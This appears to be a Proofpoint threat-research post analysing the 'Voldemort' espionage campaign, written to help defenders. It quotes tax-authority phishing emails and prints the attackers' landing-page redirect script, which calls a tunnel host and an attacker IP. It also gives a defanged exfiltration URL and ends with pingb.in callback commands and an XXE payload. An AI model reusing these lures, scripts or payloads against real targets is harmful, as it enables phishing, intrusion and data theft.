The Malware That Must Not Be Named: Suspected Espionage Campaign Delivers “Voldemort”

proofpoint.com/us/blog/threat-insight/malware-must-not-be-named-suspected-espionage-campaign-delivers-voldemort

August 29, 2024

Share with your network!

August 29, 2024 Tommy Madjar, Pim Trouerbach, Selena Larson and the Proofpoint Threat Research Team

Key findings

- Proofpoint researchers identified an unusual campaign delivering malware that the threat actor named “Voldemort”.
- Proofpoint assesses with moderate confidence the goal of the activity is to conduct espionage.
- The activity impersonated tax authorities from governments in Europe, Asia, and the U.S. and targeted dozens of organizations worldwide.
- The ultimate objective of the campaign is unknown, but Voldemort has capabilities for intelligence gathering and to deliver additional payloads.
- Voldemort’s attack chain has unusual, customized functionality including using Google Sheets for command and control (C2) and using a saved search file on an external share.

Overview

In August 2024, Proofpoint researchers identified an unusual campaign using a novel attack chain to deliver custom malware. The threat actor named the malware “Voldemort” based on internal filenames and strings used in the malware.

The attack chain comprises multiple techniques currently popular within the threat landscape as well as uncommon methods for command and control (C2) like the use of Google Sheets. Its combination of the tactics, techniques, and procedures (TTPs), lure themes impersonating government agencies of various countries, and odd file naming and passwords like “test” are notable. Researchers initially suspected the activity may be a red team, however the large volume of messages and analysis of the malware very quickly indicated it was a threat actor.

Proofpoint assesses with moderate confidence this is likely an advanced persistent threat (APT) actor with the objective of intelligence gathering. However, Proofpoint does not have enough data to attribute with high confidence to a specific named threat actor (TA). Despite the widespread targeting and characteristics more typically aligned with cybercriminal activity, the nature of the activity and capabilities of the malware show more interest in espionage rather than financial gain at this time.

Voldemort is a custom backdoor written in C. It has capabilities for information gathering and to drop additional payloads. Proofpoint observed Cobalt Strike hosted on the actor's infrastructure, and it is likely that is one of the payloads that would be delivered.

Campaign details

Volume and targeting

Beginning on 5 August 2024, the malicious activity included over 20,000 messages impacting over 70 organizations globally. The first wave of messages included a few hundred messages daily but then spiked on 17 August with nearly 6,000 total messages.

Messages purported to be from various tax authorities notifying recipients about changes to their tax filings. Throughout the campaign the actor impersonated tax agencies in the U.S. (Internal Revenue Service), the UK (HM Revenue & Customs), France (Direction Générale des Finances Publiques), Germany (Bundeszentralamt für Steuern), Italy (Agenzia delle Entrate), and from August 19, also India (Income Tax Department), and Japan (National Tax Agency). Each lure was customized and written in the language of the authority being impersonated.


Proofpoint analysts correlated the language of the email with public information available on a select number of targets, finding that the threat actor targeted the intended victims with their country of residence, rather than the country that the targeted organization operates in, or country or language that could be extracted from the email address. For example, certain targets in a multi-national European organization received emails impersonating the IRS because their publicly available information linked them to the US. In some cases, it appears that the threat actor mixed up the country of residence for some victims when the target had the same (but uncommon) name as a more well-known person with a more public presence.

Emails were sent from suspected compromised domains, with the actor including the real domain of the agency in the email address. For example, an email impersonating the U.S. IRS appeared to be:

> From: Federal IRS <no_reply_irs[.]gov@amecaindustrial[.]com>

Other sender domains included:

> tblsys[.]com
> joshsznapstajler[.]com
> ideasworkshop[.]it



From HMRC <no_reply_hmrc.gov.uk@amecaindustrial.com>

To [redacted]

8/13/2024, 1:50 PM

Subject **Important Notice: Update Required for Your Tax Records**

Dear Taxplayer,

We hope this message finds you well.

We are writing to inform you of important updates to the UK tax rates and tax system that may impact your tax records. As part of our commitment to ensuring accurate and efficient tax management, it is essential that we update our records to reflect these recent changes.

Key Points:

Updated Tax Rates: New tax rates have been introduced and will be applicable starting from Sep 2024. Please ensure that your tax records are adjusted to align with these changes.

System Enhancements: We have made significant improvements to our tax system to enhance accuracy and service delivery. These changes may affect how your tax records are processed and reported.

To ensure compliance and avoid any discrepancies, we kindly request that you review and update your tax records at your earliest convenience. Please access your tax account through the HM Revenue and Customs (HMRC) online portal and make any necessary adjustments.

Additionally, we have provided a detailed guide for your review. Please take the time to read it carefully.


Guide_SA150

If you require assistance or have any questions regarding these updates, please do not hesitate to contact our support team at [support contact details] or visit our website for further guidance.

We appreciate your prompt attention to this matter and your continued cooperation.

Yours sincerely,

HM Revenue & Customs



From Finances Impots <no_reply_impots.gouv.fr@tblsys.com>

To [redacted]

8/13/2024, 4:06 PM

Subject **Mise à jour de vos informations fiscales - Action requise**

Cher Contribuable

Nous vous informons que, dans le cadre de la mise à jour des taux d'imposition et du système fiscal en vigueur, il est impératif de procéder à une révision de vos informations fiscales.

Afin d'assurer l'exactitude de vos dossiers et de garantir la conformité avec les nouvelles réglementations, nous vous prions de bien vouloir mettre à jour vos informations personnelles et fiscales dans les plus brefs délais. Cette mise à jour est essentielle pour le bon déroulement de vos déclarations et le calcul précis de vos obligations fiscales.

De plus, nous avons mis à votre disposition un guide détaillé pour votre examen. Veuillez prendre le temps de le lire attentivement

Notice_pour_remplir_la_N°_2044

Le service de correction des déclarations de revenus en ligne est ouvert du 31 juillet 2024 au 4 décembre 2024 inclus.

À partir de votre espace particulier, rendez-vous sur « Accéder à la correction en ligne ».

Vous pourrez corriger la majeure partie des informations erronées de votre déclaration de revenus. Dans certaines situations, notamment lorsque ces rectifications conduisent à une diminution de l'impôt ou à la création ou à l'augmentation d'un crédit d'impôt, l'administration pourra, le cas échéant, vous demander des précisions et éventuellement refuser la correction demandée.

Certaines informations comme les changements de situation de famille, d'adresses, ou la mise à jour de l'état civil ne peuvent toutefois par être corrigées via le service de correction en ligne.

NOUVEAU : Si vous avez déclaré vos revenus en ligne via l'application mobile « impots.gouv », vous pouvez désormais corriger votre déclaration par smartphone.

Nous vous remercions pour votre coopération et restons à votre disposition pour toute information complémentaire.

Veuillez agréer, Madame, Monsieur, l'expression de nos salutations distinguées.

RÉPUBLIQUE FRANÇAISE impots.gouv.fr


Direction générale des Finances

0 809 401 401 (service gratuit + coût de l'appel)

du lundi au vendredi de 8h30 à 19h.

Emails impersonating HRMC and DGFIP.


The threat actor targeted 18 different verticals, but nearly a quarter of the organizations targeted were insurance companies. Aerospace, transportation, and university entities made up the rest of the top 50% of organizations targeted by the threat actor.



Vertical targeting breakdown of Voldemort malware email campaigns.

Attack chain

The messages contain Google AMP Cache URLs that redirect to a landing page hosted on InfinityFree, or later in the campaign, linking directly to the landing page. The landing page includes a "Click to view document" link that, when clicked, checks the User Agent of the browser.


Document

pubs.infinityfreeapp.com/SA150_Notes_2024.html?i=1


Open Windows Explorer?

https://pubs.infinityfreeapp.com wants to open this application.

☐ Always allow pubs.infinityfreeapp.com to open links of this type in the associated app

InfinityFree hosted landing page with a background User Agent check, with popup asking the victim to open Windows Explorer after clicking the "View Document" button.


If the User Agent contains "windows", the browser is redirected to a search-ms URI, pointing to a TryCloudflare-tunneled URI ending with .search-ms, prompting the victim to open Windows Explorer; however, this query is never visible to the victim, only the resulting popup is. It will also load an image from a URL ending in /stage1 on an IP address running the logging service pingb.in to log a successful redirect. The use of the pingb.in service allows the threat actor to gather additional browser and network information about the victim.


```
<script>
    function downloadFile() {
        if (navigator.userAgent.toLowerCase().includes("windows")) {
            getImage();
        }
        else {
            getPDF();
        }
    }

    function getImage() {
        window.location.href = 'search:displayname=Downloads&subquery=%5C%5Crecall-addressed-who-collector.trycloudflare.
        com@SSL%5Cpublic%5CNotice_pour_remplir_la_N.._2044.search-ms';
        const newElement = document.createElement('img');
        newElement.src = "http://83.147.243.18/p/64ede1ae96251dc38410cc1484c6/stage1";
        document.body.appendChild(newElement);
    }

    function getPDF() {
        window.location.replace("https://drive.google.com/file/d/1s26E5I9iEwyS9SnZagFKz-MCzuo70amF/view");
        const newElement = document.createElement('img');
        newElement.src = "http://83.147.243.18/p/64ede1ae96251dc38410cc1484c6/stage0";
        document.body.appendChild(newElement);
    }
</script>
```

HTML Redirect Logic embedded on landing page.

If the User Agent does not contain "windows," the browser will be redirected to a Google Drive URL that is empty, and it will load an image similarly from the pingb.in IP, but with the URL ending in /stage0. This allows the threat actor to track browser and network details for those that did click the button but were not served any malicious content.


If the victim accepts opening Windows Explorer, Windows Explorer will silently perform a Windows Search query as directed by the linked .search-ms file. The .search-ms file is never downloaded or displayed to the user but instead abuses the file format which will be discussed in the "Abusing the Saved Search File Format" section of this blog. This will result in displaying a Windows shortcut file (often referred to as a LNK because of the file extension it uses) or, later in the campaign, a ZIP file containing a similar LNK in Windows Explorer using a filename related to the original email lure. This LNK or ZIP is hosted on the same TryCloudflare host, but in another WebDAV share, \pub\. Notably, the file looks like it is hosted directly in the Downloads folder on the recipients' host as opposed to the external share. It also uses a PDF icon to masquerade as a different file type. These two techniques may lead the recipient to believe it is a local PDF file, which may increase the likelihood of clicking on the content.



SA150_Notes_2024
Type: Shortcut
Date modified: 13/08/2024 02:34
Size: 2.37 KB

Shortcut masquerading as a PDF hosted on an external WebDAV in a way that makes it appear as if it were in the user's local Downloads folder.

If the LNK is executed, it will invoke PowerShell to run Python.exe from a third WebDAV share on the same tunnel (\library\), passing a Python script on a fourth share (\resource\) on the same host as an argument. This causes Python to run the script without downloading any files to the computer, with dependencies being loaded directly from the WebDAV share.



Open File - Security Warning

We can't verify who created this file. Are you sure you want to open this file?

Name: ...hts.trycloudflare.com@SSL\pub\SA150_Notes_2024.lnk
Type: Shortcut
From: \\potter-attendance-heaven-weights.trycloudflare.co...


This file is in a location outside your local network. Files from locations you don't recognise can harm your PC. Only open this file if you trust the location. What's the risk?

Security notification displayed to the user when the LNK is opened.

The executed Python script is specific to the original lure, depending on language and geographic targeting. Interestingly, it begins by checking the operating system, even though this check was already done on the landing page. If the script detects a Windows environment, it proceeds with specific actions. No functions are executed on other operating systems, however. These actions on Windows include:


- Collecting information about the computer using the Python function platform.uname(), including the computer name, Windows version information, and CPU information.
- Sending data as base64 in a URL via a GET request to the same pingb.in IP as on the landing page, but with /stage2-2/ in the URL, for example:

hxxp://83[.]147[.]243[.]18/p/7c31e3ebfb77ead34ea71900b1b0/stage2-2/[base64 string]



```
$ ping -c1 -p 0075ba6ccd31b40ccc4f07cfcaa50200 pingb.in

$ curl pingb.in/p/75ba6ccd31b40ccc4f07cfcaa502

$ dig 75ba6ccd31b40ccc4f07cfcaa502 @pingb.in

$ dig 75ba6ccd31b40ccc4f07cfcaa502.ns.pingb.in

C:\> nslookup 75ba6ccd31b40ccc4f07cfcaa502 pingb.in

<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [<!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "http://pingb.in/p/75ba6ccd31b40ccc4f07cfcaa502">]>
    <foo>&xxe;</foo>


Waiting for ping...
```

